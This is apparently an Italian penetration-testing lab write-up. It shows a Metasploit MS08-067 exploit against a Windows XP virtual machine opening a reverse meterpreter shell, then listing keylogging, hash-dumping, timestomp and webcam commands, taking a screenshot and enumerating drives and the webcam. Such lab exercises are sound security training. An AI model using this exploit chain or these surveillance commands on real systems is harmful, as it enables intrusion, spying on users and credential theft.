
```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.20:4444
[*] 192.168.1.55:445 - Automatically detecting the target ...
[*] 192.168.1.55:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.55:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.55:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.1.55
[*] Meterpreter session 1 opened (192.168.1.20:4444 → 192.168.1.55:1030) at 2024-07-10 08:32:57 -04
00

meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
    bgrun         Executes a meterpreter script as a background thread
    channel       Displays information or control active channels
    close         Closes a channel
    detach        Detach the meterpreter session (for http/https)
    disable_unic  Disables encoding of unicode strings
```

Individuiamo il comando screenshot, questo ci permetterà di risolvere il primo punto della traccia:




```
    enumdesktops  List all accessible desktops and window stations
    getdesktop    Get the current meterpreter desktop
    idletime      Returns the number of seconds the remote user has been idle
    keyboard_sen  Send keystrokes
    d
    keyevent      Send key events
    keyscan_dump  Dump the keystroke buffer
    keyscan_star  Start capturing keystrokes
    t
    keyscan_stop  Stop capturing keystrokes
    mouse         Send mouse events
    screenshare   Watch the remote user desktop in real time
    screenshot    Grab a screenshot of the interactive desktop
    setdesktop    Change the meterpreters current desktop
    uictl         Control some of the user interface components


Stdapi: Webcam Commands
```

L’output sarà il seguente (a sinistra il risultato, a destra il comando)



```
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Configurazione IP di Windows


Scheda Ethernet Connessione alla rete locale (LAN):

        Suffisso DNS specifico per connessione:
        Indirizzo IP. . . . . . . . . . . . . : 192.168.1.55
        Subnet mask . . . . . . . . . . . . . : 255.255.255.0
        Gateway predefinito . . . . . . . . . : 192.168.1.1

C:\Documents and Settings\Administrator>
```

```
    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > screenshot
Screenshot saved to: /home/diidro/qPxBpjob.jpeg
meterpreter > show_mount

Mounts / Drives
===============

Name  Type       Size (Total)  Size (Free)  Mapped to
----  ----       ------------  -----------  ---------
A:\   removable  0.00 B        0.00 B
C:\   fixed      9.99 GiB      7.35 GiB
D:\   cdrom      0.00 B        0.00 B
```



```
meterpreter > webcam_list
1: Periferica video USB
```

Con la medesima modalità precedentemente applicata, andiamo a ricercare qualche comando che ci permetta di verificare se la webcam viene rilevata anche su windows xp (per visualizzarla bisogna attivare la recezione andando, tramite il menù di oracle della macchina corrente, su device, device USB, USB setting).